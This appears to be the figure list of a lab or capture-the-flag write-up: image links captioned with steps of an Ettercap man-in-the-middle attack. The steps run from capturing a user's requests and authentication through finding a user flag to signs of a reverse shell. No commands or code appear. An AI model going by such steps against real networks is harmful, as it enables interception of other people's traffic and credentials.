


Fig 2.8 Answers to questions after scanning the address




Fig 2.9 Launching Ettercap attack




Fig 3.0 Alice's ip (she is using the service)




Fig 3.1 Where requests are sent to




Fig 3.2 Answers to questions after launching Ettercap




Fig 3.3 Hostname and files requested




Fig 3.4 Text in the file




Fig 3.5 Authentication used




Fig 3.6 Rearing the victims




Fig 3.7 Answers while analyzing




Fig 3.7 User text flag




Fig 3.8 Command used whoami, pwd(also a sign of reverse shell)

